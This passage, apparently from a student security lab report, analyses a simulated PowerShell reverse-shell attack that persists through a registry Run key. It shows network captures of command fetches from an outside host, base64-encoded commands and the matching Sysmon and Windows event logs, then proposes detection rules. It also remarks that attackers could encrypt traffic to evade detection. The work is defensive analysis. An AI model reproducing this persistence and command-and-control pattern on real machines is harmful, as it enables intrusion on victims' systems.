More Information:  Event Log Online Help
```


The second script connects to the attacker

Wireshark Network traffic: HTTP connection



```
 1 0.000000   192.168.170.132 54.209.236.178  TCP    66 50923 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
15 0.204516   54.209.236.178  192.168.170.132 TCP    60 80 → 50923 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
16 0.204635   192.168.170.132 54.209.236.178  TCP    54 50923 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
17 0.205657   192.168.170.132 54.209.236.178  HTTP  215 GET /cmd HTTP/1.1
18 0.205883   54.209.236.178  192.168.170.132 TCP    60 80 → 50923 [ACK] Seq=1 Ack=162 Win=64240 Len=0
36 0.412729   54.209.236.178  192.168.170.132 TCP   173 80 → 50923 [PSH, ACK] Seq=1 Ack=162 Win=64240 Len=119 [TCP segment of
37 0.413039   54.209.236.178  192.168.170.132 HTTP   60 HTTP/1.0 200 OK
38 0.413075   192.168.170.132 54.209.236.178  TCP    54 50923 → 80 [ACK] Seq=162 Ack=121 Win=64121 Len=0
39 0.414887   192.168.170.132 54.209.236.178  TCP    54 50923 → 80 [FIN, ACK] Seq=162 Ack=121 Win=64121 Len=0
40 0.415176   54.209.236.178  192.168.170.132 TCP    60 80 → 50923 [ACK] Seq=121 Ack=163 Win=64239 Len=0
```

Sysmon event 3: powershell.exe connect to some IP



```
Network connection detected:
RuleName: -
UtcTime: 2021-05-26 09:00:38.311
ProcessGuid: {00000000-0000-0000-0000-000000000000}
ProcessId: 10308
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
User: DESKTOP-76VUP1F\victim
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 192.168.170.132
SourceHostname: DESKTOP-76VUP1F.localdomain
SourcePort: 50755
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 54.209.236.178
DestinationHostname: ec2-54-209-236-178.compute-1.amazonaws.com
```

Log Name: Microsoft-Windows-Sysmon/Operational

Source: Sysmon

Logged: 5/29/2021 4:44:24 PM

Event ID: 3

Task Category: Network connection detected (rule: NetworkConnect)

Level: Information

Keywords:

User: SYSTEM

Computer: DESKTOP-76VUP1F


OpCode: Info

More Information: Event Log Online Help

The second script executes some PowerShell commands

Wireshark Network traffic: input

I encode the command to base64, but I do not encrypt that. However, another attacker can encrypt the it to defend detection.




```
    [Time since request: 0.207752000 seconds]
    [Request in frame: 233]
    [Request URI: http://54.209.236.178/cmd]
    File Data: 136 bytes
 Line-based text data: text/plain (1 lines)
    ZWNobyBkZmdodWlvdWhnZmdoamtsO2xramhnZmRnaGprbDtsa2poZ2ZkZmdoamtsaGd0eXVramhnZnR5dWlva2poZ2ZoaWtvZ2ZnaGlvZ2ZnaXVoZzU2Nzg5MC0
```

```
060  74 68 6f 6e 2f 33 2e 38  2e 35 0d 0a 44 61 74 65   thon/3.8 .5··Date
070  3a 20 53 61 74 2c 20 32  39 20 4d 61 79 20 32 30   : Sat, 2 9 May 20
080  32 31 20 30 38 3a 35 35  3a 30 34 20 47 4d 54 0d   21 08:55 :04 GMT·
090  0a 43 6f 6e 74 65 6e 74  2d 74 79 70 65 3a 20 74   ·Content -type: t
0a0  65 78 74 2f 70 6c 61 69  6e 0d 0a 0d 0a 5a 57 4e   ext/plai n····ZWN
0b0  6f 62 79 42 6b 5a 6d 64  6f 64 57 6c 76 64 57 68   obyBkZmd odWlvdWh
0c0  6e 5a 6d 64 6f 61 6d 74  73 4f 32 78 72 61 6d 68   nZmdoamt sO2xramh
0d0  6e 5a 6d 52 6e 61 47 70  72 62 44 74 73 61 32 70   nZmRnaGp rbDtsa2p
0e0  6f 5a 32 5a 6b 5a 6d 64  6f 61 6d 74 73 61 47 64   oZ2ZkZmd oamtsaGd
0f0  30 65 58 56 72 61 6d 68  6e 5a 6e 52 35 64 57 6c   0eXVramh nZnR5dWl
100  76 61 32 70 6f 5a 32 5a  6f 61 57 74 76 5a 32 5a   va2poZ2Z oaWtvZ2Z
110  6e 61 47 6c 76 5a 32 5a  6e 61 58 56 6f 5a 7a 55   naGlvZ2Z naXVoZzU
120  32 4e 7a 67 35 4d 43 30  77 4f 54 67 33 4e 6a 55   2Nzg5MC0 wOTg3NjU
130  30 4e 54 59 33                                     0NTY3
```


Wireshark Network traffic: Output

I do not encrypt the output, but another attacker can encrypt the output to defend detection



```
fa f0 91 4d 00 00 0d 0a  0d 0a 20 20 20 20 44 69   ···M·· ·· ··    Di
72 65 63 74 6f 72 79 3a  20 43 3a 5c 55 73 65 72   rectory:  C:\User
73 0d 0a 0d 0a 0d 0a 4d  6f 64 65 20 20 20 20 20   s······M ode
20 20 20 20 20 20 20 20  20 20 20 20 4c 61 73 74               Last
57 72 69 74 65 54 69 6d  65 20 20 20 20 20 20 20   WriteTim e
20 20 4c 65 6e 67 74 68  20 4e 61 6d 65 20 20 20     Length  Name
20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20  20 20 20 20 20 20 0d 0a                 ··
```

Windows event 4688: powershell.exe create process




Event Properties - Event 4688, Microsoft Windows security auditing.

```
A new process has been created.

Creator Subject:
	Security ID:		DESKTOP-76VUP1F\victim
	Account Name:		victim
	Account Domain:		DESKTOP-76VUP1F
	Logon ID:		0x24779

Target Subject:
	Security ID:		NULL SID
	Account Name:		-
	Account Domain:		-
	Logon ID:		0x0

Process Information:
	New Process ID:		0x99c
	New Process Name:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
	Token Elevation Type:	%%1938
	Mandatory Label:		Mandatory Label\Medium Mandatory Level
	Creator Process ID:	0x690
	Creator Process Name:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
	Process Command Line:

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.
```

Log Name: Security
Source: Microsoft Windows security
Logged: 4/17/2021 10:44:44 AM
Event ID: 4688
Task Category: Process Creation
Level: Information
Keywords: Audit Success
User: N/A
Computer: DESKTOP-76VUP1F
OpCode: Info
More Information: Event Log Online Help

Sysmon event 1: powershell.exe create process and execute encoded command




Event Properties - Event 1, Sysmon

```
Process Create:
RuleName: -
UtcTime: 2021-05-29 09:03:43.878
ProcessGuid: {615b6cac-036f-60b2-a902-000000001b00}
ProcessId: 2932
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.19041.546 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -
EncodedCommand ZQBjAGgAbwAgADEAMgAzADQA
CurrentDirectory: C:\Users\
User: DESKTOP-76VUP1F\victim
LogonGuid: {615b6cac-04a3-60ae-e558-020000000000}
LogonId: 0x258E5
```

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 5/29/2021 5:03:43 PM
Event ID: 1
Task Category: Process Create (rule: ProcessCreate)
Level: Information
Keywords:
User: SYSTEM
Computer: DESKTOP-76VUP1F
OpCode: Info
More Information: Event Log Online Help

A series of powershell event 400, 403 & 600: execute encoded command



Windows PowerShell   Number of events: 1,521

Level	Date and Time	Source	Event ID	Task Category
Information	5/29/2021 5:08:06 PM	PowerShell (PowerSh...	403	Engine Lifecycle
Information	5/29/2021 5:08:06 PM	PowerShell (PowerSh...	400	Engine Lifecycle
Information	5/29/2021 5:08:06 PM	PowerShell (PowerSh...	600	Provider Lifecycle
Information	5/29/2021 5:08:06 PM	PowerShell (PowerSh...	600	Provider Lifecycle
Information	5/29/2021 5:08:06 PM	PowerShell (PowerSh...	600	Provider Lifecycle
Information	5/29/2021 5:08:06 PM	PowerShell (PowerSh...	600	Provider Lifecycle
Information	5/29/2021 5:08:06 PM	PowerShell (PowerSh...	600	Provider Lifecycle
Information	5/29/2021 5:08:06 PM	PowerShell (PowerSh...	600	Provider Lifecycle

Event 600, PowerShell (PowerShell)

```
        SequenceNumber=11

        HostName=ConsoleHost
        HostVersion=5.1.19041.906
        HostId=1dea4500-58de-42e0-a97f-b08613d8d4bf
        HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -EncodedCommand
ZQBjAGgAbwAqADEAMqAzADQA
        EngineVersion=
        RunspaceId=
        PipelineId=
```


Log Name:	Windows PowerShell		
Source:	PowerShell (PowerShell)	Logged:	5/29/2021 5:08:06 PM
Event ID:	600	Task Category:	Provider Lifecycle
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	DESKTOP-76VUP1F
OpCode:	Info		
More Information:	Event Log Online Help		


Possible Detection Method

Registry Run Key Monitor(Rule base method)

a. Idea

Once any process (especially powershell.exe) modifies the registry run keys, the monitor will notify the user.





Event Properties - Event 4657, Microsoft Windows security auditing.

```
A registry value was modified.

Subject:
        Security ID:            DESKTOP-76VUP1F\victim
        Account Name:           victim
        Account Domain:         DESKTOP-76VUP1F
        Logon ID:               0x297A4

Object:
        Object Name:            \REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
        Object Value Name:      test
        Handle ID:              0xb18
        Operation Type:         New registry value created

Process Information:
        Process ID:             0x15e0
        Process Name:           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Change Information:
        Old Value Type:         -
        Old Value:              -
        New Value Type:         REG_SZ
        New Value:              C:\Users\attack_file2.ps1
```

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	4/17/2021 9:40:33 AM
Event ID:	4657	Task Category:	Registry
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	DESKTOP-76VUP1F
OpCode:	Info		
More Information:	Event Log Online Help		

b. Algorithm

```
While True:
    if any process modify registry:
        if the process is powershell:
            notify the user
```

c. Pros

detect the malicious script earlier

d. Cons

the attacker can use another way to modify the registry


the attackers can modify the registry by another method (ex win32api)

the network version of ″Whoscall″ (behavior based method)

a. Idea

a model on the server learn from the report from many clients

it collects many data



```
34.229.55.135        192.168.0.106        HTTP       60 HTTP/1.0 200 OK
34.229.55.135        192.168.0.106        TCP        66 80 → 51266 [SYN, ACK] Seq=0 Ack=1 Win=62727 L
34.229.55.135        192.168.0.106        TCP        60 80 → 51265 [ACK] Seq=121 Ack=160 Win=62592 Le
34.229.55.135        192.168.0.106        TCP        60 80 → 51266 [ACK] Seq=1 Ack=159 Win=62592 Len=
34.229.55.135        192.168.0.106        TCP       173 80 → 51266 [PSH, ACK] Seq=1 Ack=159 Win=62592
34.229.55.135        192.168.0.106        HTTP       60 HTTP/1.0 200 OK
34.229.55.135        192.168.0.106        TCP        60 80 → 51266 [ACK] Seq=121 Ack=160 Win=62592 Le
34.229.55.135        192.168.0.106        TCP        66 80 → 51267 [SYN, ACK] Seq=0 Ack=1 Win=62727 L
34.229.55.135        192.168.0.106        TCP        60 80 → 51267 [ACK] Seq=1 Ack=159 Win=62592 Len=
34.229.55.135        192.168.0.106        TCP       173 80 → 51267 [PSH, ACK] Seq=1 Ack=159 Win=62592
34.229.55.135        192.168.0.106        HTTP       60 HTTP/1.0 200 OK
```

b. Algorithm

APP Server

```
while True:
    Continuously receive suspicious network IP, port, and behavior sent by many users
    Fine-tuning the server model
    Reply the question from client
```

Client

```
while True:
       Continuously update the local model from the APP server
       if some process is found to communicate with some abnormal IP:
           if the local model knows that the behavior must be malicious:
               Notify users
           else
               Ask users if they have viewed some unsafe websites. (If the user does not
       know, they can skip this question)
               Check whether the process has executed some abnormal commands, such as
       encoded PowerShell commands
       Report the behavior to the APP server and query the server
```

Anomaly behaviors:

1. PowerShell executes encoded commands
2. The first script copies the second script to one place
3. The first script modifies the registry key
4. The second script connects to the attacker
5. The second script executes some encoded PowerShell commands

c. Pros

More comprehensive defense against reverse shell attacks

We can use statistical anomaly detection model to low computation cost

d. Cons

Can’t find out early

Reference

Command and Scripting Interpreter: PowerShell, Sub-technique T1059.001 - Enterprise | MITRE ATT&CK®

MITRE ATT&CK T1060 Registry Run Keys / Startup Folder (picussecurity.com)

Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Sub-technique T1547.001 - Enterprise | MITRE ATT&CK®

Understanding and Enabling Command-Line Auditing | IT Pro (itprotoday.com)